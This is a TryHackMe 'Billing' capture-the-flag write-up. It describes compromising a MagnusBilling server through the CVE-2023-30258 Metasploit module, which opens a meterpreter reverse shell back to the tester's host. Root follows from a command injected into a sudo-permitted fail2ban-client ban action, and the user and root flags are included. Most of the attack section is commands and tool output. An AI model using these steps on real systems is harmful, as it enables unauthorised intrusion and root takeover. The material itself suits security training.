
TryHackMe – Billing Room Write-up



Author: Chamika Jayasooriya
Platform: TryHackMe
Room: Billing
Difficulty: Essay

Overview

In this room, I compromised a Linux server running a vulnerable MagnusBilling instance. The attack chain involved exploiting an unauthenticated remote code execution vulnerability (CVE-2023-30258) and escalating privileges through a misconfigured sudo permission on `fail2ban-client`.

The objective was to obtain both the user and root flags, which I successfully achieved.

This write-up documents my full methodology, commands used, reasoning behind each step, and security impact analysis.

1. Reconnaissance

Initial Port Scan


I began with a basic Nmap scan to identify exposed services.

```
nmap 10.80.159.86
```

Results:

- 22/tcp – SSH
- 80/tcp – HTTP

The presence of HTTP indicated a web application attack surface, so I focused on port 80 for further enumeration.



2. Web Enumeration

Accessing the Web Application


I accessed:

```
http://10.80.159.86
```

The application redirected me to:

```
/mbilling
```

This strongly suggested that the target was running MagnusBilling.



Directory Enumeration – /mbilling


To discover hidden files and directories, I used Gobuster.

```
gobuster dir -u http://10.80.159.86/mbilling \
-t 50 \
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
-x .php,.html,.txt
```

Key Findings:

- /index.php
- /archive/
- /resources/
- /assets/
- /cron.php
- /protected/ (403 Forbidden)

This confirmed a fully deployed MagnusBilling instance.



Root Directory Enumeration

I also enumerated the root directory:

`gobuster dir -u http://10.80.159.86/ ...`


This revealed:

- /robots.txt
- index.php → redirecting to /mbilling

The robots.txt file contained:

```
Disallow: /mbilling/
```

This does not provide security; it only instructs search engines. Sensitive paths should never rely on robots.txt for protection.



3. Vulnerability Research

After confirming the application was MagnusBilling, I researched known vulnerabilities.

I identified:

CVE-2023-30258 – Unauthenticated Remote Code Execution in MagnusBilling

A public Metasploit module was available:

```
exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
```

This vulnerability allows attackers to execute arbitrary commands without authentication.

4. Exploitation

Launching Metasploit

```
msfconsole
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
```

I checked required options:

```
show options
```

Configuration

```
set RHOSTS 10.80.159.86
set LHOST <my tun0 IP>
set LPORT 4444
run
```

Issue Encountered


Initially, I set the wrong LHOST. The exploit executed, but no session was created. This happened because the reverse shell could not connect back to my machine.

After identifying my correct VPN interface IP using:

```
ip a
```

I updated LHOST and re-ran the exploit.

This time, the exploit succeeded.




```
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > show options

Module options (exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /mbilling        yes       The MagnusBilling endpoint URL
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


   When TARGET is 0:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   WEBSHELL                   no        The name of the webshell with extension. Webshell name will be randomly generated if left unset.


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

```
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set RHOST 10.80.159.86
RHOST => 10.80.159.86
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set LHOST 192.168.175.25
LHOST => 192.168.175.25
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > run
[*] Started reverse TCP handler on 192.168.175.25:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.80.159.86:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 5 seconds.
[*] Elapsed time: 5.71 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.80.159.86
[+] Deleted kkEzxSYJiQjBTdq.php
[*] Meterpreter session 1 opened (192.168.175.25:4444 -> 10.80.159.86:52814) at 2026-02-12 02:38:30 -0500

meterpreter > shell
```

5. Initial Access

After exploitation:

```
meterpreter > shell
whoami
```

Output:

```
asterisk
```

System information:

```
Linux Debian 6.1 x86_64
```

I now had shell access as the `asterisk` user.

```
meterpreter > shell
Process 3397 created.
Channel 0 created.
whoami
asterisk
uname -a
Linux ip-10-80-159-86 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64 GNU/Linux
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

---

6. User Enumeration

I began exploring the file system.

```
cd /home
ls
```

Users found:


- debian
- magnus
- ssm-user


The `magnus` directory contained a user flag.

```
cd /home/magnus
cat user.txt
```

User Flag:

```
THM{4a6831d5f124b25eefb1e92e0f0da4ca}
```





7. Privilege Escalation

Checking Sudo Permissions


```
sudo -l
```

Output:

```
(ALL) NOPASSWD: /usr/bin/fail2ban-client
```

This meant the `asterisk` user could execute `fail2ban-client` as root without a password.

This is a serious misconfiguration.



8. Exploiting fail2ban Misconfiguration

Fail2ban allows dynamic modification of ban actions. Since it runs as root, modifying action commands can result in arbitrary root command execution.

Step 1: Restart fail2ban

```
sudo /usr/bin/fail2ban-client restart
```

Step 2: Inject Malicious Command

```
sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban
"/bin/bash -c 'cat /root/root.txt > /tmp/root.txt && chmod 777
/tmp/root.txt'"
```

This command modifies the SSH jail's ban action to:

1. Read the root flag
2. Write it to /tmp/root.txt
3. Change permissions to make it readable

Step 3: Trigger Ban Action

```
sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1
```

This executed the malicious action as root.

Step 4: Retrieve Root Flag

```
cat /tmp/root.txt
```

Root Flag:

```
THM{33ad5b530e71a172648f424ec23fae60}
```

9. Security Impact

The system was compromised due to:

1. Outdated MagnusBilling software vulnerable to RCE
2. Publicly available exploit
3. Misconfigured sudo privileges
4. Improper privilege separation

An attacker could:

- Execute arbitrary commands remotely
- Escalate to root

- Access sensitive system files
- Maintain persistence

This represents a full system compromise.

10. Lessons Learned

- Always verify your LHOST configuration during exploitation.
- Public CVEs are frequently weaponized.
- Misconfigured sudo permissions are extremely dangerous.
- Post-exploitation enumeration is critical.
- Never underestimate service-level accounts.

Final Status

Stage	Result
Initial Access	Successful
User Flag	Retrieved
Privilege Escalation	Successful
Root Access	Achieved